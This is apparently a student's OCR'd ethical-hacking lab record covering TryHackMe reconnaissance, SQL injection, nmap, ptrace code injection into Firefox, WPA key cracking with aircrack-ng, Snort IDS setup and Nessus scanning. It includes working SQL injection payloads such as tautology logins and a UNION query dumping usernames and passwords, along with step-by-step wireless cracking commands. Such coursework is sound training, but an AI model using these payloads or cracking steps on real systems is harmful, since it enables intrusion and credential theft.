Exp. No: 1 **PASSIVE AND ACTIVE RECONNAISSANCE**

Date:


AIM:


To do perform passive and active reconnaissance in TryHackMe platform.


ALGORITHM:


1. Access the Passive reconnaissance lab in TryHackMe platform using the link below-
   https://tryhackme.com/r/room/passiverecon
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Run whois command on the website tryhackme.com and gather information about it.
4. Find the IP address of tryhackme.com using nslookup and dig command.
5. Find out the subdomain of tryhackme.com using DNSDumpster command.
6. Run shodan.io to find out the details- IP address, Hosting Company, Geographical location and Server type and version.
7. Access the Active reconnaissance lab in TryHackMe platform using the link below-
   https://tryhackme.com/r/room/activerecon
8. Click Start AttackBox to run the instance of Kalilinux distribution.
9. Perform active reconnaissance using the commands, traceroute, ping and netcat.


OUTPUT:


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Terminal
user@TryHackMe$ whois tryhackme.com
[Querying whois.verisign-grs.com]
[Redirected to whois.namecheap.com]
[Querying whois.namecheap.com]
[whois.namecheap.com]
Domain name: tryhackme.com
Registry Domain ID: 2282723194_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Terminal
user@TryHackMe$ nslookup -type=MX tryhackme.com
Server: 127.0.0.53
Address: 127.0.0.53#53
Non-authoritative answer:
tryhackme.com mail exchanger = 5 alt1.aspmx.l.google.com.
tryhackme.com mail exchanger = 1 aspmx.l.google.com.
tryhackme.com mail exchanger = 10 alt4.aspmx.l.google.com.


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Terminal
user@TryHackMe$ dig tryhackme.com MX
; <<>> DiG 9.16.19-RH <<>> tryhackme.com MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
AttackBox Terminal - Traceroute A
user@AttackBox$ traceroute tryhackme.com
traceroute to tryhackme.com (172.67.69.208), 30 hops max, 60 byte packets
1 ec2-3-248-240-5.eu-west-1.compute.amazonaws.com (3.248.240.5) 2.663 ms * ec2-3-248-240-13.eu-west-1.compute.amazonaws.com (3.248.240.13) 7.468 ms
2 100.66.8.86 (100.66.8.86) 43.231 ms 100.65.21.64 (100.65.21.64) 18.886 ms 100.65.22.160 (100.65.22.160) 14.556 ms
3 * 100.66.16.176 (100.66.16.176) 8.006 ms *
4 100.66.11.34 (100.66.11.34) 17.401 ms 100.66.10.14 (100.66.10.14) 23.614 ms 100.66.19.236 (100.66.19.236) 17.524 ms


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Pentester Terminal
pentester@TryHackMe$ nc MACHINE_IP 80
GET / HTTP/1.1
host: netcat
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 17 Aug 2021 11:39:49 GMT
Content-Type: text/html
Content-Length: 867

RESULT:

Ex No: 2 **SQL INJECTION LAB**

Date:

AIM:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.


ALGORITHM:


1. Access the SQL Injection Lab in TryHackMe platform using the link- https://tryhackme.com/r/room/sqlilab
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-
   a) Input Box Non-String
   b) Input Box String
   c) URL Injection
   d) POST Injection
   e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

OUTPUT:


SQL Injection 1: Input Box Non-String
Log in
'a' or 1=1 --
Log in
Profile Logout
SQL Injection 1: Input Box Non-String
Francois's Profile
Flag
Employee ID
Salary
Passport Number
Nick Name
THM{[redacted]}
10
R250
8605255014084


Log in
a' or 1=1 --
Log in
Profile Logout
SQL Injection 2: Input Box String
Francois's Profile
Flag
Employee ID
Salary
Passport Number
Nick Name
E-mail
THM{[redacted]}
10
R250
8605255014084


Login
10.10.1.134:5000/sesqli3/login?profileID=a&password=a
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
SQL Injection 3: URL Injection
The account information you provided does not exist!
Log in
ProfileID
Password
Log in


Profile
Logout
SQL Injection 4: POST Injection
Francois's Profile
Flag
THM{[redacted]}
Employee ID
10
Salary
R250
Passport Number
8605255014084
Nick Name
E-mail

SQL Injection 5: UPDATE Statement

Log in

10

Log in

Home Edit Profile Logout SQL Injection 5: UPDATE Statement

Francois's Profile

Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

Login Broken Authentication : Blind Injection [Main Menu]

Invalid username or password.

Log in

Username

Password

Log in

Create an Account

```
' union select '-1''union select
1,group_concat(username),group_concat(password),4 from users-- -
```

Profile Logout

Book Title 2

Logged in as

' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -

Title: admin,dev,amanda,maja,emil,sam2
THM{[redacted]},asd,Summer2019!,345m3io4hj3,viking123,asd
Author: 4

RESULT:

Ex No: 3 **SCANNING OF NETWORKS**

Date:

AIM:

To perform network scanning using nmap tool in TryHackMe platform.

ALGORITHM:

1. Access the nmapLab in TryHackMe platform at https://tryhackme.com/r/room/furthernmap
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform nmap scan on the network and complete the tasks

OUTPUT:

RESULT:

Ex No: 4 **PROCESS CODE INJECTION**

Date:

AIM:

To do process code injection on Firefox using ptrace system call.

ALGORITHM:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

OUTPUT:

```
[root@localhost ~]# vi codeinjection.c
[root@localhost ~]# gcc codeinjection.c -o codeinject
[root@localhost ~]#ps -e|grep firefox
1433 ?        00:01:23 firefox
[root@localhost ~]# ./codeinject 1433
----Memory bytecode injector-----
Writing EIP 0x6, process 1707
[root@localhost ~]#
```

RESULT:

Ex No: 5 **WIRELESS AUDIT**

Date:

AIM:

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

ALGORITHM:

1. Check the current wireless interface with iwconfig command.
2. Get the channel number, MAC address and ESSID with iwlist command.
3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.
4. If processes are interfering with airmon-ng then kill those process.
5. Again start the wireless interface in monitor mode on specific AP channel with airmon-ng.
6. Start airodump-ng to capture Initialization Vectors(IVs).
7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.
8. List the files to see the captured files
9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

OUTPUT:

root@kali:~# iwconfig
eth0 no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:off/any

Mode:Managed Access Point: Not-Associated Tx-Power=20
dBm Retry short limit:7 RTS thr:off Fragment thr:off

Encryption
key:off
Power
Manageme
nt:off

lo no wireless extensions.

root@kali:~# iwlist wlan0 scanning

wlan0 Scan completed :

Cell 01 - **Address: 14:F6:5A:F4:57:22**
Channel:6

Frequency:2.437 GHz
(Channel 6) Quality=70/70
Signal level=-27 dBm
Encryption key:on
ESSID:"BENEDICT"

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s

Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s

36 Mb/s; 48 Mb/s; 54 Mb/s

Mode:Master
Extra:tsf=0000000
0425b0a37 Extra:
Last beacon:
548ms ago IE:
WPA Version 1

Group Cipher : TKIP

Pairwise Ciphers (2) : CCMP
TKIP Authentication Suites (1) :
PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops
working after a short period of time, you may
want to kill (some of) them!

PID Name

1148 NetworkManager

1324 wpa_supplicant

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in
monitor mode. Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill

Killing

these

processes

: PID

Name

1324 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Atheros Communications, Inc. AR9271 802.11n

(mac80211 **monitor mode** vif enabled for [phy0]wlan0 on [phy0]**wlan0mon**) (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22

wlan0mon CH 6][Elapsed: 5 mins][2016-10-05 01:35][**WPA**

handshake: 14:F6:5A:F4:57:

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER

AUTH E 14:F6:5A:F4:57:22 -31 100 3104 10036 0 6

54e. WPA CCMP PSK B

BSSID STATION PWR Rate Lost

Frames Probe 14:F6:5A:F4:57:22

70:05:14:A3:7E:3E -32 2e- 0

0 10836

root@kali:~# ls -l

total 10348

-rw-r--r-- 1 root root 10580359 Oct 5 01:35 **atheros-01.cap**
-rw-r--r-- 1 root root 481 Oct 5 01:35 atheros-01.csv

-rw-r--r-- 1 root root 598 Oct 5 01:35 atheros-01.kismet.csv

-rw-r--r-- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml

root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt

[00:00:52] 84564 keys tested (1648.11 k/s)

KEY FOUND! [rec12345]

Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E
FB 14 77 49 A9 7A A0 2D 9F BB 2B C3
8D 26 D2 33 54 3D 3A 43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53
38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF
81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2
AE FE 05 F6 53 B8 CA A0 70 EC 02 1B
EA 5F 7A DA 7A EC 7D

EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C

RESULT:

Ex No: 6 **SNORT IDS**

Date:

AIM:

To demonstrate Intrusion Detection System (IDS) using snort tool.

ALGORITHM:

1. Download and extract the latest version of daq and snort
2. Install development packages - libpcap and pcre.
3. Install daq and then followed by snort.
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

OUTPUT:

[root@localhost security lab]# **cd /usr/src**
[root@localhost security lab]# **wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz**
[root@localhost security lab]# **wget https://www.snort.org/downloads/snort/snort-2.9.16.1.tar.gz**
[root@localhost security lab]# **tar xvzf daq-2.0.7.tar.gz**
[root@localhost security lab]# **tar xvzf snort-2.9.16.1.tar.gz**
[root@localhost security lab]# **yum install libpcap* pcre* libdnet* -y**
[root@localhost security lab]# **cd daq-2.0.7**
[root@localhost security lab]# **. /configure**
[root@localhost security lab]# **make**
[root@localhost security lab]# **make install**

[root@localhost security lab]# **cd snort-2.9.16.1**
[root@localhost security lab]# **. /configure**
[root@localhost security lab]# **make**
[root@localhost security lab]# **make install**
[root@localhost security lab]# **snort --version**

```
   ,,_     -*> Snort! <*-
  o" )~ Version 2.9.8.2 GRE (Build 335)
    ""    By Martin Roesch & The Snort Team:
          http://www.snort.org/contact#team Copyright (C) 2014-2015
          Cisco and/or its affiliates. All rights reserved. Copyright (C)
          1998-2013 Sourcefire, Inc., et al.

          Using libpcap version 1.7.3

          Using PCRE version: 8.38 2015-
          11-23 Using ZLIB version:
          1.2.8
```

[root@localhost security lab]# **mkdir /etc/snort** [root@localhost security lab]# **mkdir /etc/snort/rules** [root@localhost security lab]# **mkdir /var/log/snort**
[root@localhost security lab]# **vi /etc/snort/snort.conf**
add this line- **include /etc/snort/rules/icmp.rules**

[root@localhost security lab]# **vi /etc/snort/rules/icmp.rules**

alert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)

[root@localhost security lab]# **snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/**

Another terminal

[root@localhost security lab]# **ping www.yahoo.com Ctrl + C**

[root@localhost security lab]# **vi /var/log/snort/alert**

```
[**] [1:477:3] ICMP
 Packet [**] [Priority: 0]

10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20
 DgmLen:84 DF Type:8 Code:0 ID:14680 Seq:64
 ECHO

[**] [1:477:3] ICMP
 Packet [**] [Priority: 0]

10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20
 DgmLen:84 Type:0 Code:0 ID:14680 Seq:64 ECHO
 REPLY

[**] [1:477:3] ICMP
 Packet [**] [Priority: 0]

10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20
 DgmLen:84 DF Type:8 Code:0 ID:14680 Seq:65
 ECHO

[**] [1:477:3] ICMP
 Packet [**] [Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20
 DgmLen:84 Type:0 Code:0 ID:14680 Seq:65 ECHO
 REPLY
```

RESULT:

Ex No: 7 **VULNERABILITY SCAN - NESSUS**

Date:


AIM:

To perform vulnerability scan using Nessus tool in TryHackMe platform.

ALGORITHM:

1. Access the nessus lab in TryHackMe platform at https://tryhackme.com/r/room/rpnessusredux
2. Complete the installation process
3. Perform the scan using nessus tool

OUTPUT:



RESULT: